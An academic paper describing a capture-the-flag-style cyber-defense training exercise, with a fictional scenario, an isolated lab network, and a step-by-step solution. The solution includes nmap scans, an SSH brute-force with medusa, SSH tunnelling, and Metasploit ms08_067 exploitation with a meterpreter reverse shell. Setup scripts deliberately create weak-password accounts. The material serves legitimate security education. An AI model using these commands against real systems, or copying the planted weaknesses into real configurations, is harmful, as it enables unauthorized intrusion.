Design and Implementation of a Cyber-Defense Exercise

Adrian FURTUNA

Computer Science Department, Military Technical Academy
George Cosbuc Street 81 – 83, sector 5, Bucharest, ROMANIA
adif2k8@gmail.com

Abstract: Learning by practice is a very effective way of education in some activity domains, including information security. The article explores this idea by showing how a cyber-defense exercise can be designed and implemented in order to reach its educational goals.

Key-Words: cyber-defense, exercise, education, training.

1. Introduction

Developing the information security professionals of tomorrow is an important and very complex issue of today's educational institutions. The security specialists facing the growing cybernetic threats must be very well prepared and they must perfectly understand all the attacks and know how to defend against them.

We can see in the last years an exponentially increase of the cybernetic threats like malware attacks, spam, botnet activity, targeted attacks, underground economy [1], coming not just from individual hackers alone but also from organized crime who mainly seek material gains. A long term defense against these threats is to have ethical and well trained security specialists who are able to implement effective defense mechanisms. And their training begins at college and university (and it never ends).

In order to support students' education in the information security / assurance field, some universities organize periodical cyber security exercises as an addition to the theoretical and technical information assurance elements covered in their curriculum.
The most well known exercise of this type is the *Cyber Defense Exercise* organized by the United States Military Academy at West Point [2]. Another well known annual exercise / competition is the *Collegiate Cyber Defense Competition* which was organized for the first time at the University of Texas at San Antonio [3]. Other university level cyber security exercises have been organized at US University Wisconsin-Eau Claire [4], US University of Pittsburgh [5], US Towson University [6], US University of Toledo [7] and others.

Each of the above mentioned cyber security exercises has its own approach and organization but they share common educational goals / objectives. Table 1 summarizes the learning objectives that a

This is a post conference paper. Parts of this paper have been published in the Proceedings of the 2nd International Conference on Security for Information Technology and Communications, SECITC 2009 Conference (printed version).

ISSN 2067 – 4074

cyber-defense exercise could have.

Cyber-defense exercise learning objectives
- implement security configurations
- monitor systems' activity
- test / harden the administered system
- security configuration fine tuning / improvement
- incident handling / response
- analyze logs and do forensics
- hands-on experience with various attack tools
- perform reconnaissance and gather information
- perform scanning and enumeration
- gain access
- perform DDoS
- escalate privileges
- maintain access
- cover tracks and place backdoors
- write and test new tools
- understand the defense techniques according to the attack methods

Table 1. Exercise learning objectives

This article discusses in depth the design and implementation of a cyber-defense exercise, closely following its declared objectives.

2. What is a cyber-defense exercise?

If we look at the cyber-defense exercises that have already taken place, we can identify at least four examples of what could be called a cyber-defense exercise [8]:

- **Organized competition among military service academies**

The U.S. military service academies designed in 2001 the Cyber Defense Exercise (CDX) as an inter-academy competition in which teams design, implement, manage and defend a network of computers. The attacker role was played by a team of security professionals from various government agencies.
By focusing on the defensive tasks in network security, the students have the opportunity to deeply understand the fundamental concepts learned in the classroom and can spend time conducting forensic analysis.

- **Small, internal, continuous "Capture the Flag" exercise**

This type of exercise is the opposite of CDX because it is internal, at a much smaller scale. It was created by a group of students from the University of Texas at Austin who created their own isolated network to practice network defense and the exercise evolved into an ongoing, online, offense-oriented competition. Teams of attacker are assigned objectives and gain points when they achieve the objectives by a designated scoring system. They had no time constraints and they were responsible by the whole management of the exercise.

- **National "Capture the Flag" exercise**

What began as a classroom exercise in a course on network security at the University of California, Santa Barbara, grew into a competition among teams around the United States. Teams are given a system, configured by the organizers. The system contains a number of

undisclosed vulnerabilities. The teams have limited time to setup their own systems and then are allowed to attack each others' systems at will. A successfu compromise allows a team to access and modify specific hidden information on another' system ('the flag'). This information determines the score of each team. Points are also assigned to teams that maintain their services active and uncompromised.

- **Semester-long class exercise**

At Texas A&M University, a graduate-level advanced security class engaged in a cyber security exercise throughout the whole semester. Students are divided into tams of attackers and defenders and there is also a third group which oversees the exercise. The access is limited to a private network and the defenders must keep the network running at all times. At the end of the semester, both teams disclose what they were able to accomplish. Grading is based on the successful attempts of each team.

We can see that all of the cyber security exercises described involve hands-on application of information security skills and this means an enhancement of students' understanding of both theory and practice. The exercises offer students a laboratory in which to experiment, just as in other fields of science. They combine legal, ethical, forensic and technical components while emphasizing a team approach. Such experiential education increases the knowledge and expertise of future professionals who may be in a position to contribute to the secure design and operation of critical information and its supporting infrastructure.

3. Cyber-defense exercise example

3.1 General structure

This cyber-defense exercise should be implemented in a dedicated security laboratory for educational purpose only. The format of the exercise is competition based. The participants should participate in a cyber security 'mission' and achieve its goals.

3.2 Objectives

The main objectives of this exercise are:

- Do a penetration test in a 'real life' scenario in order to study the techniques used by the attackers
- Practice the usage of penetration testing tools in order to study them in detail and know how they work

3.3 Offensive oriented approach

The approach of this exercise is offense oriented. The reason for this is the principle according to which a good defense can only be assured if the attack methods are very well known, in other words if you 'know your enemy'.
The general design of the exercise is represented in Figure 1.

The exercise can be accomplished by following these general steps which are commonly found in any information security curriculum (they will be detailed in the implementation step):

- perform reconnaissance
- scanning and enumeration
- gain access or perform DoS
- escalation of privileges

ISSN 2067 – 4074

- maintain access
- cover tracks and place backdoors



Figure 1 - Exercise design: 1 target system, more attacker teams

3.4 Exercise scenario

The scenario of the exercise should put the participants in a realistic situation in which they must defend or attack a target system. The scenario describes the logical flow of events during the exercise and could contain an intriguing story in order to increase the participants' degree of interest. So here is te scenario:

Mission name: *Information about a drugs transport*

Story: The *Red Team* is a Government institution specialized in the investigation and combat of organized crime and terrorism.
You are a technical expert of the *Red Team* and you are in the process of investigating one of the most stringent cases at the moment: a criminal group which acts on your country's territory and which imports and distributes large amounts of drugs in the whole country.
From the information you already possess, you know that the group is lead by a business man named George Stevens who owns the company RoBusiness. Its website is http://www.robusiness.com and is hosted on a server from inside the company's network, at the address: 10.2.2.1. George Stevens communicates with his men from the country by phone and email.
You also know from a trusted source that an important drug quantity is to be brought into the country in the following days but you don't know any other details.

Mission goal: Your mission's goal is to obtain the emails sent by George Stevens to the group members containing information about the next drugs transportation. These information will be used for catching the criminal group members. The emails that you obtain must be brought directly to your boss (brought on memory stick to the instructor).

Mission details: You have all the approvals for the mission. You will infiltrate into the data network of the RoBusiness company and, from there, you will find a way to obtain the wanted emails.
During the mission you will find some clues which will help you follow the shortest path to reach the final goal.
You have three hours to complete the mission.

Good Luck!

4. Exercise implementation

4.1 Overview

This exercise is actually a competition

between the participating students. They race for getting first to the wanted emails. It is similar to a 'capture the flag' exercise.

4.2 Defender team

In this offense oriented approach of the exercise, a defender team is not needed. It is not necessary for someone to administer the defender system during the exercise.

4.3 Defender system (target)

The defender system is a LAN (Local Area Network) called *RoBusiness* network, which is composed of a gateway and three user workstations interconnected using a switch. The topology of the defender (target) system is presented in Figure 2.



Figure 2 – Defender / target system – *RoBusiness* network

The workstations from the inside of the target system's LAN are assigned private IP addresses (from subnet 192.168.0.0/16) and these addresses are translated into a single IP address at the gateway level using the process of Network Address Translation (NAT). Because of this, the workstations from inside are not directly accessible from outside of the *RoBusiness* network.

All of the defender system's components must be preconfigured by the instructor and must have some vulnerability to be exploited by the attackers. In order to offer some clues to the participants and help them follow the shortest path to the mission finish, the instructor will insert some messages in key points of the target system.

These configurations can be introduced by running the scripts from Annex 1 on an initial image of the operating system.

The components must be configured according to the following information:

The gateway:

- operating system:
  - Linux Debian
- role:
  - network gateway performing NAT for internal computers
- server: WWW, DNS, SSH
- vulnerability: two user accounts with weak passwords
  - username: george, password: george1234
  - username: robusiness, password: robusiness
- clues:
  - a regular file named *config.bak* will be created into the company's web site root directory and will contain the message: "*#May the (brute)Force be with you!*". This will suggest the possibility of a brute-force attack.
  - a hidden file will be created into the home directory of each user of the gateway and will contain the message: "*#Admin TODO: update the Windows workstations. Last update: 12.08.2008*". This will suggest that the internal workstations may be vulnerable to ms08_067 vulnerability which was

ISSN 2067 – 4074

made public in October 23, 2008 [9].

Notes:

- the resources needed for the gateway server are important because it must support multiple concurrent TCP connections (especially in the brute-force phase of the attacks)
- the *root* password for the gateway must be very strong. One of the exercise goals is to determine the students to make 'intelligent' brute-force attacks without the need of root access
- all the necessary configurations for the gateway can be done by running the script *config_gw.sh* from Annex 1

User workstation:

- operating system:
  - Windows XP SP2
- role:
  - user workstation
- vulnerability:
  - ms08_067
- clues:
  - a regular file will be created at the path: *C:\mail\emails.bak* and will contain the message: *"New transport – June 10, 2009; 01:30 - frontier "*

Notes:

- port TCP 445 should be open only on George workstation
- all the necessary configurations can be done by running the script *config_win.bat* from Annex 1

4.4 Infrastructure

Each participant to the exercise must have his own computer which must be able to access the target system. The chosen infrastructure for this exercise is a Local Area Network. The attacker systems are connected directly to the external interface of the target network's gateway by a switch. In order to assure their connectivity, the IP addresses of the attacker systems must be from the same subnet as the one of the gateway's external interface (10.2.2.0/16).

In Figure 3 we can see the complete picture of the exercise's infrastructure.



Figure 3 – Cyber-defense exercise infrastructure

4.5 Attacker systems

In this exercise example the attacker system is a simple workstation. It must have a network card and at least 512 MB or RAM. It also must be able to run a live CD operating system – BackTrack4. All of the attacker systems must be identical for all the participants.

4.6 Attacker team

In our case, one attacker team is composed from a single student. Each student must have his own attacker system to use during te exercise for accomplishing the mission.

5. Exercise resolution

This chapter presents a way to solve this exercise and achieve its objectives. The mission can be accomplished by following the classic steps of a cybernetic attack: reconnaissance, scanning and enumeration, gaining access.
The needed attack tools are open-source and all can be found in the BackTrack4 Linux distribution.

So, in order to reach the emails sent by George Stevens to his men in the country, we must access his computer that we suppose to be inside the *RoBusiness* network. The attack will have two phases. In phase one, we will gain access on the Gateway server which is located at the *RoBusiness* network's perimeter (Figure 4) and, in phase two, we will pivot from there into the internal network, trying to reach George Steven's computer (Figure 5).



Figure 4 – Attack phase 1 – brute-force SSH attack



Figure 5 - Attack phase two – accessing George Stevens' computer

The operations that should be done in a logical order to reach the mission's final goal are:

5.1 Phase 1

a. **Reconnaissance:** read carefully the scenario and extract the important information (company name, IP address of the website, the name of the group leader). Visit the website at http://10.2.2.1 and discover the file *config.bak*, which contains the first clue: "*#May the (brute)Force be with you!*"

b. **Scanning:** scan for the open ports and running services on the web server.
Example:
root@bt:~#nmap –sS –sV –O 10.2.2.1
Result:
ports 80 and 22 open

c. **Gain access:** do a brute-force attack against the SSH server (Figure 8). The words used during the attack should be taken from the reconnaissance phase. The tools used for brute-forcing can be *brutessh.py* or *medusa* or any other brute-force tool.
Example:
root@bt:~# medusa –h 10.2.2.1 –u robusiness –p robusiness –M ssh

ISSN 2067 – 4074

Result:
obtained non-privileged access (user: *george* or *robusiness*) on the gateway. This will be used in phase 2 of the attack to reach the mission's objective.

5.2 Phase 2

a. **Reconnaissance:** login remotely on the gateway and explore it. Discover the file */home/george/.hint* or */home/robusiness/.hint* which contains the second clue: "*#Admin TODO: update the Windows workstations. Last update: 12.08.2008*". This suggests that the internal workstations may be vulnerable to ms08_067 vulnerability.

b. **Scanning:** scan the internal *RoBusiness* network from the gateway and determine which workstations are up and respond to ping requests.
Example:
george@debian~$ for((i=1; $i<255; i=$i+1)); do ping –c 1 –W 1 192.168.0.$i; done
Result:
192.168.0.2 – up
192.168.0.3 – up
192.168.0.4 – up

c. **Scanning:** scan the open ports of the running workstations.
Example:
george@debian~$ nmap –sT –P0 192.168.0.2, 192.168.0.3, 192.168.0.4
Result:
port 445 open at 192.168.0.3

d. **Gain access:** try to exploit ms08_067 vulnerability on the workstation that has port 445 open (192.168.0.3). The exploitation will be done using Metasploit from the attacker system and by tunneling the traffic through the gateway, to the target workstation (Figure 9).
Example:
root@bt~# ssh george@10.2.2.1 –L445:192.168.0.3:445 (forwarding of the local port 445 through the SSH tunnel to the victim port 445)
root@bt~# cd /pentest
root@bt~# ./msfconsole
msf>use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 127.0.0.1
msf exploit(ms08_067_netapi) > set TARGET 3
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.2.2.2
msf exploit(ms08_067_netapi) > exploit
meterpreter >
Result:
The exploit allows complete control of the target workstation.

e. **Reconnaissance:** explore the newly acquired system. Open a Command Prompt and find information about the acquired system.
Example:
meterpreter > execute –i –f cmd.exe
meterpreter > hostname
Result:
The hostname of the target system is GEORGE. So we are probably on George Stevens' computer.

f. **Reconnaissance:** explore the files on George Stevens' computer. You will find the file: *C:\mail\emails.bak* with information about the drugs transport. Download this file locally.

Example:
meterpreter > cd c:
meterpreter > dir
meterpreter > cd mail
meterpreter > dir
meterpreter > download emails.bak
meterpreter > exit
Result:
You have the wanted emails.

g. **Mission accomplished!** bring the file *emails.bak* to the instructor

6. Metrics

In order to measure the effectiveness of the exercise and to know if the exercise objectives have been reached, the following metrics could be applied.

- The number of participants that have accomplished the mission in the given time
- The average time taken for the participants to accomplish the mission
- Accuracy of the given resolution compared to the 'official' resolution

These metrics can be applied for consecutive exercises of this type at constant time periods and compare the results.

7. Conclusions

Cyber-defense exercises represent a necessary training for students who want to become top security specialists. There are universities in the world that organize periodical cyber-defense exercises but they have rather different structures and approaches. This article presented author's approach regarding the design and implementation of a cyber-defense exercise having an educational purpose and which could be implemented in a dedicated laboratory.

References:

[1] Symantec Corporation, *Global Internet Security Threat Report – Trends for 2008* - http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xiv_04-2009.en-us.pdf

[2] Wayne Schepens, Daniel Ragsdale, John Surdu, *The Cyber Defence Exercise: An Evaluation of the Effectiveness of Information Assurance Education* - http://www.blackhat.com/presentations/bh-federal-03/bh-fed-03-dodge.pdf

[3] Art Conklin, *The Use of a Collegiate Cyber Defense Competition in Information Security Education* - http://portal.acm.org/citation.cfm?id=1107622.1107627

[4] Paul J. Wagner and Jason M. Wudi, *Designing and Implementing a Cyberwar Laboratory Exercise for a Computer Security Course* - http://portal.acm.org/citation.cfm?id=971300.971438

[5] Jose Carlos Brustoloni, *Laboratory Experiments for Network Security Instruction* - http://portal.acm.org/citation.cfm?id=1248453.1248458

[6] Mike O'Leary, *A Laboratory Based Capstone Course in Computer Security for Undergraduates* - http://portal.acm.org/citation.cfm?id=1121346

[7] James Walden, *A Real Time Information Warfare Exercise On A Virtual Network* - http://portal.acm.org/citation.cfm?id=1047386

[8] Lance J. Hoffman, Daniel Ragsdale: *Exploring a National Cyber Security Exercise for Colleges and Universities*

ISSN 2067 – 4074

[9] Microsoft Security Bulletin MS08-067 – Critical: http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx

Annex 1

```
-----------------------------------------------------------
#!/bin/bash
#config_gw.sh – Gateway configuration
#network interface configuration
ifconfig eth1 192.168.0.1 netmask
255.255.255.0
ifconfig eth2 10.2.2.1 netmask
255.255.255.0
#NAT activation
iptables -t nat -A POSTROUTING -o eth2 -j
SNAT --to-source 10.2.2.1
iptables –t filter –A FORWARD –i eth2 –m
state – -state RELATED,ESTABLISHED -j
ACCEPT
iptables –t filter –A FORWARD –i eth2 -j
DROP
#activate routing
echo 1 > /proc/sys/net/ipv4/ip_forward
#start services
/etc/init.d/apache start
/etc/init.d/bind start
/etc/init.d/ssh start
#add vulnerabilities
useradd -m -p `perl –e 'print
crypt("george1234", "salt")'` george
useradd -m -p `perl –e 'print
crypt("robusiness", "salt")'` robusiness
#add clues and 'decoration' elements
mkdir /var/www/docs
touch /var/www/docs/Oferta_servicii.doc
touch /var/www/docs/Promotii_2009.pdf
touch
/var/www/docs/Informatii_de_contact.doc
echo
"<html><head><title>RoBusiness</title></h
ead><body><h2>RoBusiness<br>Welcom
e to our website!<br><br>This site is
currently under construction. Please come
back soon. </h2><br><br><a href =
\"docs/\" > Client documents
</a></body></html>" >
/var/www/index.html
echo "#May the (brute)Force be with you!"
> /var/www/doc/config.bak
echo "#Admin TODO: update the Windows
workstations. Last update: 12.08.2008" >
/home/george/.hint
echo "#Admin TODO: update the Windows
workstations. Last update: 12.08.2008" >
/home/robusiness/.hint

-----------------------------------------------------------
::config_win.bat - Windows config
@echo off
:: 1. Change computer hostname
SET /P PCNAME=Please enter hostname:
REG ADD
HKLM\SYSTEM\CurrentControlSet\Control\
ComputerName\ComputerName /v
ComputerName /t REG_SZ /d
%PCNAME% /f
:: 2. Set IP address and default gateway
SET /P IPADDRESS=Please enter new IP
address:
netsh interface ip set address local static
%IPADDRESS% 255.255.255.0
192.168.0.1 1
:: 3. Create a new folder and share it on
the network in order to open firewall's
port 445
mkdir c:\test
net share test=c:\test
::4 Create the file with the wanted emails
on George workstation
mkdir c:\mail
echo "New transport – June 10, 2009;
01:30 - frontier" > c:\mail\emails.bak

@echo You must manually restart the
computer to apply the changes
@pause
-----------------------------------------------------------
```